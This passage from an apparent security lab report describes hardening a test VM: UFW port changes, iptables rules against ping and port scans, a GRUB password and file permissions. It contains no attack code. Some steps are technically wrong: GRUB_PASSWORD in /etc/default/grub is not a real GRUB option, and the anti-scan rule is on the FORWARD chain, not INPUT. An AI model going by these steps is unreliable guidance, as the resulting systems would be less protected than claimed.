Uncomplicated Firewall (UFW) is employed to manage incoming and outgoing traffic on the machine. UFW provides an easy and effective method to control the data flow to and from the server, thus enhancing the overall security of the system. Configuring firewall rules with UFW is straightforward, allowing or denying specific types of traffic based on ports, protocols, and IP addresses.

The first step involved checking the status of UFW on VulnLab. The only ports open for traffic on both IP v4 and v6 are those necessary for the services offered: SSH, FTP, and HTTP. Additionally, ports from 10090 to 10100 are open for passive mode FTP, as indicated in the */etc/vsftpd.conf* (**passv_min_port**=10090 **passv_max_port**=10100) file. This configuration ensures that essential services are accessible while maintaining a secure network environment, with UFW playing a key role in managing and securing network access to VulnLab's resources.



```
root@vulnlab:/etc# ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
80                         ALLOW IN    Anywhere
22                         ALLOW IN    Anywhere
21/tcp                     ALLOW IN    Anywhere
10090:10100/tcp            ALLOW IN    Anywhere
80 (v6)                    ALLOW IN    Anywhere (v6)
22 (v6)                    ALLOW IN    Anywhere (v6)
21/tcp (v6)                ALLOW IN    Anywhere (v6)
10090:10100/tcp (v6)       ALLOW IN    Anywhere (v6)
```

*Figure 32 - ufw status.*

In our scenario, it was necessary to disable traffic through port 22, which is commonly used for SSH, and instead enable traffic on port 2024, to which the SSH service was reassigned. This change in the SSH service port was implemented for enhanced security, as altering the default SSH port can help reduce the risk of automated attacks and scans targeting the well-known port 22.

The modification was carried out using the following commands in Uncomplicated Firewall (UFW):


```
root@vulnlab:/# ufw deny 22
```

This command blocks all incoming traffic on port 22. By denying access to this default SSH port, the server is safeguarded against attempts to access the SSH service through the commonly targeted port.

```
root@vulnlab:/# ufw allow 2024/tcp
```

This command allows incoming TCP traffic on port 2024. Setting the SSH service to listen on port 2024 and allowing traffic through this port ensures that authorized users can still access the server via SSH, but through a less conventional port, reducing exposure to attacks.

Executing these commands effectively reconfigures the firewall settings to align with the updated SSH port, enhancing the security posture of our server by minimizing the risk associated with keeping services on their default ports.



```
root@vulnlab:/etc/ufw# ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
80                         ALLOW IN    Anywhere
21/tcp                     ALLOW IN    Anywhere
10090:10100/tcp            ALLOW IN    Anywhere
2024/tcp                   ALLOW IN    Anywhere
80 (v6)                    ALLOW IN    Anywhere (v6)
21/tcp (v6)                ALLOW IN    Anywhere (v6)
10090:10100/tcp (v6)       ALLOW IN    Anywhere (v6)
2024/tcp (v6)              ALLOW IN    Anywhere (v6)
```

*Figure 33 - ufw status after changes.*

## Ping Requests

Implementing restrictions on ping requests is a standard practice in network security. This approach serves to bolster the system's defences and avert various issues:

- **Defending Against DoS Attacks**: a key motivation for restricting ping requests is to guard against Denial of Service (DoS) attacks like Ping of Death or ICMP flooding. Such attacks flood the target system with an excessive amount of ICMP packets, straining network resources and bandwidth, and potentially causing service interruptions.
- **Alleviating Network Overload**: a high volume of ping requests can overburden network capacity and processing abilities, affecting the network's and connected devices' functionality. Restricting these requests can alleviate network congestion, thereby enhancing the availability and efficiency of network resources.

- **Boosting Privacy and Security Measures**: hen a system responds to ping requests, it can inadvertently disclose its presence and operational status, making it a potential target for further probing by malicious entities. Limiting or disabling ping responses helps to conceal the network's visibility, thereby strengthening its security.
- **Preventing Network Reconnaissance**: cyber attackers frequently employ ping sweeps to detect active devices and chart out network layouts. Blocking ping requests thwarts these reconnaissance efforts, safeguarding your network from unauthorized scanning and mapping.

To block all inbound ICMP echo requests, we can use the command:

```
root@vulnlab:/# iptables -I INPUT -p icmp --icmp-type echo-request -j DROP
```

If a total blockage is not preferred, moderating the frequency of accepted ping requests offers a more balanced solution. This moderation can be achieved with iptables rules that permit a specified number of requests within a set timeframe, aiding in DoS attack mitigation while still accommodating legitimate network diagnostic and monitoring needs.

```
root@vulnlab:/# iptables -I INPUT -p icmp --icmp-type echo-request -m limit --
limit 1/minute -j ACCEPT
```

It's important, however, to exercise caution with these configurations. Fully blocking ICMP can disrupt essential network diagnostic tools and procedures that depend on ping for troubleshooting and maintaining network health.

## Limit Port Scanning

To protect against network scanning techniques used by tools like Nmap, a new rule was set up using the command:

```
root@vulnlab:/# iptables -A FORWARD -p tcp --tcp-flags SYN,ACK,FIN,RST RST -m
limit --limit 1/s -j ACCEPT
```

This rule is important because it slows down the rate of specific TCP packets (like SYN, ACK, FIN, RST, especially RST) to only one per second. This slowdown is helpful in reducing how well fast, automated scans, like those done by Nmap, work. Nmap usually sends out a lot of packets quickly to find out network setups and locate active services. By limiting these packets to one per second, the rule makes it harder for these scans to work well. It does this by limiting the number of TCP reset packets, which are often part of the scanning process.

Also, by controlling how many of these TCP packets are allowed, this rule can make it hard for scanners to read the responses correctly. This might lead to scans that are incomplete or wrong. Nmap and similar tools, if used for bad reasons, can be part of a DoS (Denial of Service) attack. These attacks send out so many scans so fast that they use up a lot of network and system resources. By putting a limit on the rate of these packets, this rule helps stop these kinds of attacks.

It is important to remember that this rule doesn't stop all types of scans or attacks. Some attackers might use slower, more careful methods to scan, which can get around the limits set by this rule.


## Grub Advanced Configuration

Protecting GRUB (GRand Unified Bootloader) is crucial for preventing unauthorized modifications to the bootloader and ensuring the integrity of the system's boot process. Adding a password for GRUB protection is important for several reasons:

- **Prevention of Unauthorized Modifications**: GRUB is the bootloader responsible for managing the operating system's boot process. If an unauthorized user or attacker gains access to GRUB, they could make harmful changes. These changes might include altering boot settings or modifying kernel parameters.
- **Security of the Boot Process**: During the boot process, GRUB allows the selection of different kernels or operating systems if available. Without a password, anyone with physical access to the computer could boot a different operating system, such as a live CD or USB drive, and potentially access system data.
- **Protection from Unwanted Access**: Adding a password to GRUB helps protect the system from unwanted access, especially in environments where physical security cannot be guaranteed. This is particularly important in settings where multiple users have access to the same machine or in public or shared spaces.

```
root@vulnlab:/# grub-mkpasswd-pbkdf2
```


This command is used in GRUB (GRand Unified Bootloader) for creating a hashed password, specifically using the PBKDF2 (Password-Based Key Derivation Function 2) algorithm.



```
root@vulnlab:/etc/default/grub.d# grub-mkpasswd-pbkdf2
Enter password:
Reenter password:
PBKDF2 hash of your password is grub.pbkdf2.sha512.10000.69F7BE474F055E56098FD5B53FE183543D768A2A4B2EA76E7742A1510146D6E5F42A22E8551143F3DA96494C37127B3A6AA5585791BA9E504E9D0244D3FFB887.D0
40A588400C11361ED68BD0D28211CA66394B21B6EEE4BEC6580AE55C6D5657A6F9423B1CED045CE093561B826581C57F915CBBA9D4F5EEB09A9133C37F30FE
```

Figure 32 - grub-mkpasswd-pbkdf2 command.

Hashed password was then added to /etc/default/grub file.



kali-linux-2023.3-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
root@vulnlab: /etc/default
File Actions Edit View Help
Screenshot taken

```
  GNU nano 6.2                                        grub *
# If you change this file, run 'update-grub' afterwards to update
# /boot/grub/grub.cfg.
# For full documentation of the options in this file, see:
#   info -f grub -n 'Simple configuration'

GRUB_DEFAULT=0
GRUB_TIMEOUT_STYLE=hidden
GRUB_TIMEOUT=0
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
GRUB_CMDLINE_LINUX_DEFAULT=""
GRUB_CMDLINE_LINUX=""
GRUB_PASSWORD= grub.pbkdf2.sha512.10000.69F7BE474F055E56098FD5B53FE183543D768A2A4B2EA76E7742A1510146D6E5F42A22E8551143F3DA96494C37127B3A6AA5585791BA9E504E9D0244D3FFB887.D040A588400C11361E>
```

Figure 33 - /etc/default/grub content.

In addition to securing GRUB with a password, it's essential to ensure that GRUB's configuration files are only accessible to the root user and cannot be modified by unauthorized users. To achieve this, we

1. **Changed File Ownership to Root**: The GRUB configuration files should be owned by the root user.

   ```
   root@vulnlab:/# chown root:root /etc/default/grub
   ```

2. **Set File Permissions**: After changing the file ownership, we set the correct file permissions to prevent unauthorized access or modifications.

   ```
   root@vulnlab:/# chmod 600 /etc/default/grub
   ```

## IDS

An Intrusion Detection System (IDS) is a critical tool for monitoring both inbound and outbound network traffic, as well as internal system activities, to detect abnormal behaviour patterns, unauthorized access attempts, malware attacks, or known exploits. By analysing system logs, network packets, and host activities, the IDS serves as an early warning system, enabling administrators to quickly react to security events and initiate incident response measures. Before setting up an IDS, it's essential to understand the potential threats and security requirements of the system.

Configuring an IDS demands careful planning and a deep understanding of potential threats and cybersecurity best practices. In addition to setting up an Intrusion Detection System (IDS), it is possible to incorporate several other security measures to build a robust defence for a system, such as:

- **Multi-Factor Authentication** (MFA): Implementing authentication systems that require multiple verification factors to access the system significantly enhances the security of user credentials. MFA adds an additional layer of defence beyond just a password, making unauthorized access much more difficult.
- **Regular Updates and Patches**: Consistently applying security updates and patches is vital to fix known vulnerabilities and protect the system from exploits and attacks. Keeping software up to date ensures that the system is safeguarded against the latest known threats.
- **Continuous Monitoring**: Employing continuous monitoring tools to analyse system behaviours and identify any indicators of compromise or suspicious activities. This proactive surveillance helps in early detection of potential security incidents, allowing for a quicker response.
- **Backup and Recovery**: Regularly creating backup copies of critical data and developing recovery procedures in case of data loss or security incidents. These backups ensure that you can restore your system to a functional state in the event of a breach or other catastrophic events.

## Conclusions

The entire process undertaken in this project served as a comprehensive exercise in enhancing and understanding systems and network security. It illustrated the critical importance of proactive security measures in protecting digital infrastructures. Through penetration testing, vulnerabilities were identified, providing valuable insights into potential security gaps. The subsequent hardening phase, involving updates, configuration changes, and security policy implementation, highlighted the effectiveness of strategic defenses against cyber threats. This process emphasized the need for continuous vigilance, regular updates, and multi-layered security approaches in safeguarding systems and data. Overall, this project underscored the importance of hands-on experience in applying practical security solutions to real-world scenarios, offering valuable lessons in cybersecurity preparedness and resilience.